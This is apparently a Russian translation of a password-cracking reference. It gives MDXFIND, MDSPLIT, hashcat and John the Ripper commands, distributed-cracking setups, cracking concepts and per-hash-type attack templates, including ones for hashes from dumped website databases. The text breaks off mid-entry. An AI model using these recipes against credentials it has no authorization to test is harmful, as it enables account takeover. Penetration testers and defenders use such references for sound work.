Итак, когда мы будем использовать MXFIND в пентесте? Если вы сняли дамп базы данных веб-сайта, связанной с аутентификацией и хеши не взламываются атаками по стандартным сценариям. Хеши могли быть сгенерированны в виде уникальных вложенных последовательностей хеширования. Если вы имеете возможность видеть исходный код вышеупомянутого веб-сайта, чтобы посмотреть примененную там функцию хеширования, то вы можете указать MXFIND повторить эту последовательность хеширования. Если же нет, вы тем не менее можете запустить MXFIND используя какой-нибудь из показанных ниже ‘Универсальных сценариев атаки’. MXFIND специально предназначен для взлома паролей от среднего до экспертного уровня, при этом он чрезвычайно мощен и удобен в применении.

Пример оригинальной функции хеширования SHA1 веб-сайта, выполняющей множество итераций:

```
$hash = sha1($password . $salt);
for ($i 1; $i <= 65000; ++$i)
{
      $hash = sha1($hash . $salt);
}
```

MDXFIND

ТРИ ВАРИАНТА СТРУКТУРЫ КОМАНД: **1 – STDOUT, 2 – STDIN, 3 – Файл**.

1 – Считывает хеши поступающие из STDOUT команды cat (или другой).

```
cat hash.txt | mdxfind -h <regex #type> -i <#iterations> dict.txt > out.txt
```

2 – Берет STDIN внешних источников атаки вместо dict.txt, когда используется ключ ‘-f’ для указания расположения hash.txt и переменная ‘stdin’.

```
mp64.bin ?d?d?d?d?d?d | mdxfind -h <regex #type> -i <#iterations> -f hash.txt stdin > out.txt
```

3 – Указывает расположение файла ‘-f’ без внешних источников stdout/stdin.

```
mdxfind -h <regex #type> -i <#iterations> -f hash.txt dict.txt > out.txt
```

[ПОЛНЫЙ СПИСОК КЛЮЧЕЙ]

-a Выполнять пермутацию email
-b Разворачивать каждое слово в юникод, лучший подход
-c Заменять каждый спецсимвол (<>&, и т. д.) XML эквивалентами
-d Удаление дубликатов из списков слов, отличный способ . . . но лучше сделать это заранее
-e Расширенный поиск для искаженных/усеченных хешей
-p Печатать источник (имя файла), использованных списков слов.
-q Встроенный счетчик итераций для хешей SHA1MD5x и других. Например, если у вас вот такой хеш: SHA1(MD5(MD5(MD5(MD5($pass))))), установите -q равным 5

-g Чередуйте вычисленные хэши, чтобы попытаться сопоставить их с входным хэшем
-s Файл, из которого считываются соли
-u Файл, из которого считываются имена пользователей/userid
-k Файл, из которого считываются суффиксы
-n Число цифр, для добавления в конец пароля. Дополнительные опции, вроде -n 6x, добавит HEX значения 6 цифр, а 8i – все 4 разделенные точками, части адресов IPv4.
-i Число итераций для каждого хеша.
-t Число запускаемых потоков
-f Файл, из которого считываются хеши, кроме STDIN
-l Добавить в конец CR/LF/CRLF и напечатать в HEX
-r Файл, из которого считываются правила
-v Не помечать соли, как найденные
-w Количество строк, которые будут пропущены в первом списке слов
-y Рекурсивный обход каталогов для списков слов
-z Разрешить отладочную информацию в результатах
-h Типы хешей: ВСЕГО ПОДДЕРЖИВАЕТСЯ 459 ТИПОВ ХЕШЕЙ

УНИВЕРСАЛЬНЫЕ СЦЕНАРИИ АТАКИ

Это хорошая команда MXFIND общего назначения, чтобы ломануть ваши хеши, если вы предполагаете, что они представляют не стандартные последовательности вложенных хеширующих функций. Эта команда говорит: "Мочи все хеши dict.txt используя 10 итераций, исключая содержащие соль, имя пользователя или значение md5x." Это быстрый способ пропустить соленые хеши в MXFIND, кроме случая, когда вы на 146 % уверенны насчет использованного значения соли.

```
cat hash.txt | mdxfind -h ALL -h '!salt,!user,!md5x' -i 10 dict.txt > out.txt
```

Разработчики MXFIND также рекомендуют запуск команды с показанными ниже опциями, как подходящей в качестве универсального сценария атаки:

```
cat hash.txt | mdxfind -h <^md5$,^sha1$,^md5md5pass$,^md5sha1$' -i 5 dict.txt > out.txt
```

И с таким же успехом, вы могли бы добавить атаку по правилам:

```
cat hash.txt | mdxfind -h '^md5$,^sha1$,^md5md5pass$,^md5sha1$' -i 5 dict.txt -r
best64.rule > out.txt
```

ОБЩИЕ ЗАМЕЧАНИЯ О MXFIND

- Может применять множество типов хешей и файлов совместно, в течении одной атаки.

```
cat sha1/*.txt sha256/*.txt md5/*.txt salted/*.txt | mdxfind
```

- Поддерживает 459 разнообразных хешей/последовательностей.
- Может брать входные данные из дополнительного режима ‘STDIN’.
- Поддерживает ГИГАНТСКИЕ списки хешей (100 млн.) и пароли длиной аж 10 килобайт символов.
- Поддерживает файлы правил, применяемые в hashcat, для совмещения со словарем.
- Ключ -‘z’ вываливает ВСЕ жизнеспособные варианты хеширования и файл может увеличиться очень сильно.
- Поддерживает включение/исключение типов хешей, с помощью простых параметров регулярных выражений.
- Поддерживает множественные итерации (до 4 биллионов раз), посредством настройки параметра ‘-i’ для случаев:

MD5x01 – то же, что и md5($Pass)
MD5x02 – то же, что и md5(md5($pass))
MD5x03 – то же, что и md5(md5(md5($pass)))
…
MD5x10 – то же, что и md5(md5(md5(md5(md5(md5(md5(md5(md5(md5($pass))))))))))

- Выделяет имена пользователей, email, идентификаторы, соли для формирования тонко подобранных атак.
- Если вы осуществляете брутфорс атаки, вероятно hashcat – более подходящий вариант.
- Когда MXFIND находит любые решения, в выходных данных за решением следует хеш, затем соль и / или пароль. Например:

Решение	**Хеш**	**Пароль**
MD5x01	000012273bc5cab48bf3852658b259ef:1EbOTBK3	
MD5x05	033b111073e5f64ee59f0be9d6b8a561:08061999	
MD5x09	aadb9d1b23729a3e403d7fc62d507df7:1140	
MD5x09	326d921d591162eed302ee25a09450ca:1761974	

MDSPLIT

Когда взламываются многочисленные списки хешей из файлов лежащих в куче разных мест, MDSPLIT поможет сопоставить, в каких файлах были найдены взломанные хеши, одновременно выводя их в отдельные файлы по типам хеша. Дополнительно он удалит найденные хеши из оригинальных файлов.

ТРИ ВАРИАНТА СТРУКТУРЫ КОМАНД: **1 – STDOUT, 2 – STDIN, 3 – Файл**.

1 – Сравнение файлов, полученных в результате работы MDXFIND с оригинальными файлами hash_orig.txt.

```
cat hashes_out/out_results.txt | mdsplit hashes_orig/hash_orig.txt
```

ИЛИ выполнить сравнение каталогов, содержащих оригиналы хешей с результатами.

```
cat hashes_out/* | mdsplit hashes_orig/*
```

2 – Конвейерная пересылка вывода MDXFIND, непосредственно на вход MDSPLIT для сортировки результатов в реальном времени.

```
cat *.txt | mdxfind -h ALL -h '!salt,!user,!md5x' -i 10 dict.txt | mdsplit *.txt
```

3 – Указание расположения файла в MDXFIND, для сопоставления результатов в реальном времени.

```
mdxfind -h ALL -f hashes.txt -i 10 dict.txt | mdsplit hashes.txt
```

ОБЩИЕ ЗАМЕЧАНИЯ О MDSPLIT

- MDSPLIT будет добавлять заключительное решение для хеша, в конец нового имени файла. Например, если мы указали "hashes.txt" и решение было "MD5x01", тогда результирующим файлом будет "hashes.MD5x01". Когда находится множество решений для хеша, MDSPLIT умеет справляться с этим и в таком случае, будет удалять каждое из решений из "hashes.txt" и затем размещать их в "hashes.MD5x01", "hashes.MD5x02", "hashes.SHA1" . . . и так далее.
- MDSPLIT может справляться с сортировкой множества файлов и типов хешей, а также результатами их обработки – все за один подход. Любые решения будут автоматически удалены MDSPLIT из всех исходных файлов и сгруппированы в соответствующие файлы "решенных" хешей. Например:

```
cat dir1/*.txt dir2/*.txt dir3/*.txt | mdxfind -h '^md5$,^sha1$,^sha256$' -i 10 dict.txt
| mdsplit dirl/*.txt dir2/*.txt dir3/*.txt
```

ПЕРЕТАСОВКА

"Перетасовка", это циклическая обработка списков слов с созданием правил, при включенной опции ‘-g’ и использовании '--debug-mode=4' для сбора базовых слов, окончательных результатов и правил, примененных в работе. Например:

ШАГ 1: Первая перетасовка - быстрый циклический прогон списка хешей по каталогу списков слов:

```
hashcat -a 0 -m #type -w 3 hash.txt wordlists/* -g 100000 --debug-mode=4 --debug-
file=nodename.debug
```

ШАГ 2: Базовые слова оттуда, можно собрать с помощью:

```
cut -d: -f1 < nodename.debug >> nodename.base
```

ШАГ 3: Затем можно собрать отладочные правила:

```
cut -d: -f2 < nodename.debug >> nodename.rule
```

ШАГ 4: Окончательно результирующие слова, могут быть собраны с помощью:

```
cut -d: -f3- < nodename.debug >> nodename.final
```

После длительного многопроходного формирования правил, сбора базовых слов, окончательных результатов и правил, они могут быть снова протестированы на списке хешей или множестве списков и чистом отладочном файле, для определения эффективности.Вы также можете посчитать, сколько раз срабатывали правила и взять на вооружение лучшие из них. Этим способом было создано встроенное правило Hashcat - generated2.rule.

Разработчик: Дастин ‘@Evil_Mog’ Хейвуд

ЭКСТРЕМУМЫ ХЕШЕЙ

Как и в прошлом, для увлекающихся взломом хешей, экстремумы хешей являются задачей поставленной сообществом перед участниками, для нахождения большинства экстремумов в каждой категории. Участники также стараются включать свои наработки в итоговые результаты в виде открытого текста.

Категории включают:

Минимальные значения, напр.	`00000000000000ef1678d94cf89ce0561984228c`
Максимальные значения, напр.	`ffffffffffffffed5232a1f0cf11d9301a623719c`
Максимум битов хеша = true, напр.	`cfaff3dff7ff3fcffbcff7bdfff5deff26ef7fff`
Максимум битов хеша = false, напр.	`400410448020060004212044 80c2000222086560`
Максимальные HEX значения, напр.	`bfddbff8ffcf4bffffbed6fffecfafecbeffedef`
Минимальные HEX значения, напр.	`00203040110005410307062021213222 0b430432`
Максимальные значения байтов, напр.	`eee0fffedebbfcf7fff9fcfbf6e1fcd6fcfecbff`
Минимальные значения байтов, напр.	`170b22141c010908061d0c00090b1506221b0501`
Максимальные целые значения, напр.	`fff2d40bfffb668bfff3a3bdfffde73dffd6ebe6`
Минимальные целые значения, напр.	`00001f91001df36900097da9000d487100121bf1`

HASHES.ORG

https://web.archive.org/web/20201025183526/https://hashes.org/extremes.php

HASHKILLER.CO.UK

https://hashkiller.co.uk/hash-min-max.aspx – *битая ссылка.*

Веб-архив: https://web.archive.org/web/20181023225508/hashkiller.co.uk/hash-min-max.aspx

РАСПРЕДЕЛЕННЫЙ ВЗЛОМ / РАСПАРАЛЛЕЛИВАНИЕ

HASHCAT

https://hashcat.net/forum/thread-3047.html

ШАГ 1: Расчет пространства ключей для атаки (пример – брутфорс MD5 на 3 узлах)

```
hashcat -a 3 -m 0 ?a?a?a?a?a?a --keyspace
```

```
81450625
```

ШАГ 2: Распределим работу, разделив пространство ключей модификаторами (s)kip и (l)imit
81450625 / 3 = 27150208.3

```
Узел1# hashcat -a 3 -m 0 hash.txt ?a?a?a?a?a?a -s 0 -l 27150208
Узел2# hashcat -a 3 -m 0 hash.txt ?a?a?a?a?a?a -s 27150208 -l 27150208
Узел3# hashcat -a 3 -m 0 hash.txt ?a?a?a?a?a?a -s 54300416 -l 27150209
```

JOHN

http://www.openwall.com/john/doc/OPTIONS.shtml

Распределение вручную, используя опции --node и --fork на 3 аналогичных узла CPU, использующих по 8 ядер:

```
Узел1# john --format=<#> hash.txt --wordlist=dict.txt --rules=All --fork=8 node=1-8/24
Узел2# john --format=<#> hash.txt --wordlist=dict.txt --rules=All --fork=8 node=9-16/24
Узел3# john --format=<#> hash.txt --wordlist=dict.txt --rules=All --fork=8 node=17-24/24
```

Другие опции распараллеливания в John The Ripper:

Опция 1: Разрешить OpenMP, раскомментировав в Makefile.
Опция 2: Создать дополнительные режимы приращения в john.conf.
Опция 3: Использовать встроенное распараллеливание MPI.

ДРУГИЕ НАРАБОТКИ ПО ПРОДВИНУТЫМ АТАКАМ

Порождение хаотичных атак на пароли, используя мощь STDIN и STDOUT. Не подразумевая их полезность, но демонстрируя возможность уровней смешивания и подбора сочетаний. Двигайтесь вперед и создавайте что-нибудь подходящее.

АТАКА PRINCE-MDXFIND

```
pp64.bin dict.txt | mdxfind -h ALL -f hash.txt -i 10 stdin > out.txt
```

УТИЛИТЫ HASHCAT COMBINATOR И PRINCE

```
combinator.bin dict.txt dict.txt | pp64.bin | hashcat -a 0 -m #type hash.txt -r
best64.rule
```

```
combinator3.bin dict.txt dict.txt dict.txt | pp64.bin | hashcat -a 0 -m #type hash.txt -r rockyou-30000.rule
```

АТАКИ HASHCAT STDOUT И PRINCE

```
hashcat -a 0 dict.txt -r dive.rule --stdout | pp64.bin | hashcat -a 0 -m #type hash.txt
```

```
hashcat -a 6 dict.txt ?a?a?a?a --stdout | pp64.bin --pw-min=8 | hashcat -a 0 -m #type hash.txt
```

```
hashcat -a 7 ?a?a?a?a dict.txt --stdout | pp64.bin --pw-min=8 | hashcat -a 0 -m #type hash.txt
```

```
hashcat -a 6 dict.txt rockyou-1-60.hcmask --stdout | pp64.bin --pw-min=8 --pw max=14 | hashcat -a 0 -m #type hash.txt
```

```
hashcat -a 7 rockyou-1-60.hcmask dict.txt --stdout | pp64.bin --pw-min=8 --pw max=14 | hashcat -a 0 -m #type hash. txt
```

СОФТ ДЛЯ РАСПРЕДЕЛЕННОГО ВЗЛОМА

HASHTOPOLIS
https://github.com/s3inlc/hashtopolis

HASHSTACK *софт более не доступен
https://sagitta.pw/software/ *–битая*
Веб-архив: https://web.archive.org/web/20160420180930/https://sagitta.pw/software/

DISTHC
https://github.com/unix-ninja/disthc

CRACK LORD
http://jmmcatee.github.io/cracklord/
https://github.com/jmmcatee/cracklord

HASHTOPUS *софт более не доступен
http://hashtopus.org/Site/ *–битая, в веб-архиве трэш*

HASHVIEW
http://www.hashview.io/
https://github.com/hashview/hashview

CLORTHO
https://github.com/ccdes/clortho

ОНЛАЙН РЕСУРСЫ ПО ВЗЛОМУ ХЕШЕЙ

CMD5
https://www.cmd5.org/

CRACK.SH – Самый быстрый в мире взлом DES
https://crack.sh/ – на 26-01-2023, просрочен сертификат.
Веб-архив: https://web.archive.org/web/20221024034710/https://crack.sh/

GPUHASH
https://gpuhash.me/

CRACKSTATION
https://crackstation.net/

ONLINE HASH CRACK
https://www.onlinehashcrack.com/

HASH HUNTERS
http://www.hashhunters.net/ *–битая*
Веб-архив: https://web.archive.org/web/20160611231501/http://www.hashhunters.net/

HASH HELP
https://hash.help/ *–битая*
Веб-архив: https://web.archive.org/web/20190514101345/https://hash.help/

КОНЦЕПЦИИ ВЗЛОМА

Информация в этой главе, является попыткой свести воедино несколько элементарных и более сложных концепций в области взлома паролей. Это научит вас схватывать суть идей, без необходимости иметь ученую степень по лингвистике или математике. Едва ли возможно втиснуть все это в один параграф, тем не менее написанное ниже – такая попытка. Для более глубокого понимания, я настоятельно рекомендую вам, читать информацию по ссылкам на ресурсы, приведенные в конце каждого раздела. **Наиболее полезное лучше выкачать, многие ссылки из английской версии в 2023 году уже мертвые, и тенденция будет продолжаться.*

ЭНТРОПИЯ ПАРОЛЯ – ПРОТИВ ВРЕМЕНИ ВЗЛОМА

Энтропия пароля, это мера того, насколько случайным/непредсказуемым может быть пароль, то есть это относится не к самому паролю, а к процессу его выбора. Когда оценивается энтропия паролей придуманных человеком, это откровенно говоря – не точное измерение. Так получается главным образом из за того, что люди любят применять запоминающиеся слова/последовательности, соответственно мириады атак, учитывают такой подход. Однако энтропия хорошо измеряется для случайно сгенерированных паролей из менеджеров вроде 1Password или Keepass, в этом случае, каждый набор символов используемый по умолчанию – может быть *ожидаемым*. Энтропия пароля измеряется в битах и определяется по следующей формуле:

$$H = \frac{\log C \times L}{\log 2}$$

, где H – энтропия, C – размер набора символов, L – длина пароля.

Для вычисления времени взлома, просто используйте функцию тестирования вашего любимого софта для взлома, указав ваш тип хеша, чтобы получить хешрейт (Хешей/сек.) В таблице ниже приведена оценка длины пароля хешированного MD4 на системе с 8 GPU x Nvidia GTX1080:

Длина	Набор символов 0-9, a-z, A-Z	Время взлома (350 GH/s)
8	47 бит	~15 Минут
9	54 бит	~14 Часов
10	59 бит	~457 Часов
11	65 бит	~3,3 Лет
12	71 бит	~214 Лет
13	77 бит	~13690 Лет
14	80 бит	~109500 Лет
15	89 бит	~56080000 Лет
20	119 бит	~Не важно

*Таблица по-настоящему имеет значение, только для случайно сгенерированных паролей

Ресурсы

Сложность пароля в сравнении с энтропией
https://blogs.technet.microsoft.com/msftcam/2015/05/19/password-complexity-versus-password-entropy/
**Ссылка из английской версии, приведенная выше - битая.*
Веб-архив:
https://web.archive.org/web/20180329100351/https://blogs.technet.microsoft.com/msftcam/2015/05/19/password-complexity-versus-password-entropy/

ЧТО ТАКОЕ КРИПТОГРАФИЧЕСКИЙ ХЕШ

Криптографическая функция хеширования, это подкласс хеш-функций общего назначения, обладающих свойствами, дающими их использовать в криптографии. Криптографические функции хеширования, являются математическими алгоритмами, которые отображают данные любого размера в виде строки ограниченной фиксированной длиной и делающей невозможным обратное преобразование. В случае, когда строка ‘password’ отображена с использованием хеш-функции MD5, возвращается строка фиксированной длины 32 символа **"5f4dcc3b5aa765d61d8327deb882cf99"**. Эта 32 символьная строка, теоретически не может быть преобразована обратно с любыми другими отображенными входными данными, за исключением ‘password’. Текущий метод восстановления входных данных ‘password’, выполняется посредством атаки по словарю/маске/брутфорсом всех входных данных, возможно совпадающих с хешированым значением. Она также называется атакой нахождения прообраза. Вообще-то говоря, хеш-функции должны обладать характеристиками перечисленными ниже:

- Недопустимость вычисления функции для нахождения 2 отличающихся наборов входных данных с одинаковым значением хеша (также называется коллизией).
- Значение хеша, должно вычисляться быстро (напр. ~1 секунда).
- Должно быть трудно подобрать входные данные, просто посмотрев значение хеша.
- Одно простое изменение во входных данных, должно изменять результирующее значение хеша – до полной неузнаваемости.

Ресурсы

Как работают алгоритмы хеширования.
https://www.metamorphosite.com/one-way-hash-encryption-sha1-data-software

ЦЕПОЧКИ МАРКОВА

Цепочки Маркова создаются для наших целей по взлому паролей, путем статического анализа большого списка паролей/слов (напр. набор данных RockYou). Результирующий анализ этих слов и попозиционная частота/вероятность вхождения символа в них, сохраняются в таблицу. К этой таблице происходит обращение при выполнении атаке брутфорсом/по маске, чтобы предотвратить формирование вариантов паролей в порядке линейной последовательности, потому что это совершенно неэфективно. Вместо этого, большинство распространенных символов, применяются первыми в порядке более высокой вероятности появления такого символа. Итак, посмотрим на последовательный перебор, без применения цепочек Маркова:

```
aaaa    aaad    aaag
aaab    aaae    aaah
aaac    aaaf    . . .
```

Теперь такой же брутфорс, с применением цепочек Маркова:

```
sari    aari    pari
mari    cari    2ari
1ari    bari    . . .
```

Цепочки Маркова, прогнозируют вероятный следующий символ пароля, основываясь на предыдущих символах или контексте. Это по простому.

Ресурсы

Быстрые атаки на пароли по словарю, используя компромисс время-память.
https://www.cs.utexas.edu/~shmat/shmat_ccs05pwd.pdf

OMEN: Ускоритель отгадывания пароля, использующий упорядоченный перечислитель Маркова.
https://hal.science/hal-01112124/document

ВЕРОЯТНОСТНАЯ ГРАММАТИКА СВОБОДНАЯ ОТ КОНТЕКСТА (PCFG)

Вероятностная грамматика свободная от контекста (PCFG), состоит из переменных принятых в качестве гипотезы, и переменных пока не определенных, а только "намечающих" структуру будущей гипотезы о значении пароля. Каждое смоделированное свойство имеет рабочее правило, то есть определена вероятность, оцененая по обучающему набору RNA структур. Рабочие правила рекурсивно применяются до тех пор, пока входные данные не закончатся. Идея PCFG опирается на то, что пароли создаются по шаблонам структур, а входные данные подаются в эти структуры. Например, потенциальный пароль ‘password123!’ из 8 букв, 3 цифр и 1 спецсимвола, будет описан как ‘$L_8D_3S_1$’. Вероятность некоего пароля, получается из вероятности его структуры помноженной на вероятность лежащих в основе символов.

СТРУКТУРА	ПРИМЕР
Простая	LDS
Основание	$L_8D_3S_1$
Пред-гипотеза	$L_8$123! или $l_8$123!
Гипотеза	password123!

Ресурсы

Взлом паролей, используя вероятностную грамматику свободную от контекста.
https://sites.google.com/site/reusablesec/Home/password-cracking-tools/probablistic_cracker

Подробное описание вероятностной грамматики — часть 5, стр. 71 документа по ссылке ниже:
https://docs.google.com/viewer?a=v&pid=sites&srcid=ZGVmYXVsdGRvbWFpbnxyZXVzYWJsZXNlY3xneDoxNzM2MWZkNDA1ZDA1ZjAw

(PCFG) взлом паролей следующего поколения.
https://github.com/lakiw/pcfg_cracker

НЕЙРОННЫЕ СЕТИ

Искусственные нейронные сети или просто нейронные сети, это технология машинного обучения составленная из узлов, названных искуственными нейронами, вроде тех, которыми обладает мозг. Такие системы используют машинное обучение для аппроксимации многомерных функций и постепенно обучаются на примерах из "тренировочного" набора данных, или в нашем случае огромного дампа паролей. Они изначально оказались перспективны в плане формирования оригинальных, но характерных вариантов паролей. Преимуществами нейросетей для взлома паролей, являются низкие издержки на сохранение финальной модели нейросети (приблизительно 500 кб) и возможность непрерывно обучаться, путем переобучения (на другом наборе данных) или использования готовых результатов другой, обученной нейросети.

Ресурсы

Быстро, дешево и аккуратно: моделируем предсказуемость пароля, применяя нейросети (USENIX’16).
https://www.usenix.org/system/files/conference/usenixsecurity16/sec16_paper_melicher.pdf
https://github.com/cupslab/neural_network_cracking

ПРИМЕРЫ РАСПРОСТРАНЕННЫХ ХЕШЕЙ И АТАК НА НИХ

ПРИМЕРЫ РАСПРОСТРАНЕННЫХ ХЕШЕЙ

MD5, NTLM, NTLMv2, LM, MD5crypt, SHA1, SHA256, bcrypt, PDF 1.4 - 1.6 (Acrobat 5-8), Microsoft OFFICE 2013, RAR3-HP, Winzip, 7zip, Bitcoin/Litecoin, MAC OSX v10.5-v10.6, MySQL 4.1-5+, Postgres, MSSQL(2012)-MSSQL(2014), Oracle 11g, Cisco TYPE 4 5 8 9, WPA PSK / WPA2 PSK.

MD5

HASHCAT

ФОРМАТ ХЕША

```
8743b52063cd84097a65d1633f5c74f5
```

БРУТФОРС

```
hashcat -m 0 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 0 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 0 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
8743b52063cd84097a65d1633f5c74f5
```

БРУТФОРС

```
john --format=raw-md5 hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=raw-md5 wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=raw-md5 wordlist=dict.txt --rules hash.txt
```

NTLM

HASHCAT

ФОРМАТ ХЕША

```
b4b9b02e6f09a9bd760f388b67351e2b
```

БРУТФОРС

```
hashcat -m 1000 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 1000 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 1000 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
b4b9b02e6f09a9bd760f388b67351e2b
```

БРУТФОРС

```
john --format=nt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=nt wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=nt wordlist=dict.txt --rules hash.txt
```

NTLMV2

HASHCAT

ФОРМАТ ХЕША

```
username::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315
c7830310000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb
3b92f5d765c783030
```

БРУТФОРС

```
hashcat -m 1000 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 1000 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 1000 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
username:$NETNTLMv2$NTLMV2TESTWORKGROUP$1122334455667788$07659A550D5E9D02996DFD9
5C87EC1D5$010100000000000006CF6385B74CA01B3610B02D99732DD000000000200120057004F
0052004B00470052004F005500500001002000440041005400410020E00420049004E0043002D0053
004500430055005200490000000000
```

БРУТФОРС

```
john --format=netntlmv2 hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=netntlmv2 wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=netntlmv2 wordlist=dict.txt --rules hash.txt
```

LM

HASHCAT

ФОРМАТ ХЕША

```
299bd128c1101fd6
```

БРУТФОРС

```
hashcat -m 3000 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 3000 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 3000 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
$LM$a9c604d244c4e99d
```

БРУТФОРС

```
john --format=lm hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=lm wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=lm wordlist=dict.txt --rules hash.txt
```

MD5CRYPT

HASHCAT

ФОРМАТ ХЕША

```
$1$28772684$iEwNOgGugqO9.blz5sk8k/
```

БРУТФОРС

```
hashcat -m 500 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 500 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 500 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
$1$28772684$iEwNOgGugqO9.biz5sk8k/
```

БРУТФОРС

```
john --format=md5crypt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=md5crypt wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=md5crypt wordlist=dict.txt --rules hash.txt
```

SHA1

HASHCAT

ФОРМАТ ХЕША

```
b89eaac7e61417341b710b727768294d0e6a277b
```

БРУТФОРС

```
hashcat -m 100 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 100 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 100 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
b89eaac7e61417341b710b727768294d0e6a277b
```

БРУТФОРС

```
john --format=raw-sha1 hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=raw-sha1 wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=raw-sha1 wordlist=dict.txt --rules hash.txt
```

SHA256

HASHCAT

ФОРМАТ ХЕША

```
127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df2caba935
```

БРУТФОРС

```
hashcat -m 1400 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

hashcat -m 1400 -a 0 hash.txt dict.txt

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

hashcat -m 1400 -a 0 hash.txt dict.txt -r rule.txt

JOHN

ФОРМАТ ХЕША

127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df2caba935

БРУТФОРС

john --format=raw-sha256 hash.txt

АТАКА ПО СПИСКУ СЛОВ

john --format=raw-sha256 wordlist=dict.txt hash.txt

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

john --format=raw-sha256 wordlist=dict.txt --rules hash.txt

BCRYPT

HASHCAT

ФОРМАТ ХЕША

$2a$05$LhayLxezLhK1LhWvKxCyLOj0j1u.Kj0jZ0pEmm134uzrQ1FvQJLF6

БРУТФОРС

hashcat -m 3200 -a 3 hash.txt ?a?a?a?a?a?a

АТАКА ПО СПИСКУ СЛОВ

hashcat -m 3200 -a 0 hash.txt dict.txt

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

hashcat -m 3200 -a 0 hash.txt dict.txt -r rule.txt

JOHN

ФОРМАТ ХЕША

$2a$05$LhayLxezLhK1LhWvKxCyLOj0j1u.Kj0jZ0pEmm134uzrQ1FvQJLF6

БРУТФОРС

john --format=bcrypt hash.txt

АТАКА ПО СПИСКУ СЛОВ

john --format=bcrypt wordlist=dict.txt hash.txt

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

john --format=bcrypt wordlist=dict.txt --rules hash.txt

PDF 1.4 - 1.6 (ACROBAT 5-8)

HASHCAT

ФОРМАТ ХЕША

```
$pdf$2*3*128*-
1028*1*16*da42ee15d4b3e08fe5b9ecea0e02ad0f*32*c9b59d72c7c670c42eeb4fca1d2ca15000
000000000000000000000000000000*32*c4ff3e868dc87604626c2b8c259297a14d58c6309c70b0
0afdfb1fbba10ee571
```

ИЗВЛЕЧЕНИЕ ХЕША

```
pdf2hashcat.py example.pdf > hash.txt
```

БРУТФОРС

```
hashcat -m 10500 -a 3 hash.txt ?a?a?a?a?a?a
```

АТАКА ПО СПИСКУ СЛОВ

```
hashcat -m 10500 -a 0 hash.txt dict.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
hashcat -m 10500 -a 0 hash.txt dict.txt -r rule.txt
```

JOHN

ФОРМАТ ХЕША

```
$pdf$Standard*badad1e86442699427116d3e5d5271bc80a27814fc5e80f815efeef839354c5f*2
89ece9b5ce451a5d7064693dab3badf10111213141516171819 1a1b1c1d1e1f*16*34b1b6e593787
af681a9b63fa8bf563b*1*1*0*1*4*128*-4*3*2
```

ИЗВЛЕЧЕНИЕ ХЕША

```
pdf2john.py example.pdf > hash.txt
```

БРУТФОРС

```
john --format=pdf hash.txt
```

АТАКА ПО СПИСКУ СЛОВ

```
john --format=pdf wordlist=dict.txt hash.txt
```

АТАКА ПО СПИСКУ СЛОВ + ПРАВИЛА

```
john --format=pdf wordlist=dict.txt --rules hash.txt
```

MICROSOFT OFFICE 2013

HASHCAT

ФОРМАТ ХЕША

```
example.docx:$office$*2013*100000*256*16*7dd611d7eb4c899f74816d1dec817b3b*948dc0
